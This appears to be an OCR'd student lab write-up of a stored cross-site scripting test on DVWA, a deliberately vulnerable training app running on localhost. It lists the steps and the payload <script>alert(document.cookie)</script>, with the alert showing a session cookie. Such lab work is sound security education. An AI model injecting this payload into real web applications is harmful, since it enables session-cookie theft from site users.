
Stored XSS was tested through the message field. The payload was saved by the application and executed again whenever the stored message loaded.


PERFORMED STEPS

- Submitted the XSS payload in the message field.
- The application stored the payload.
- The script executed automatically when the message was displayed

COMMANDS

- <script>alert(document.cookie)</script>


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
test
Message *
<script>alert(document.cookie)</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: test
Message:
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


Kali NetHunter
localhost:8081 says
PHPSESSID=k3isohm1jvljdfqd07pu5atir1; security=low
OK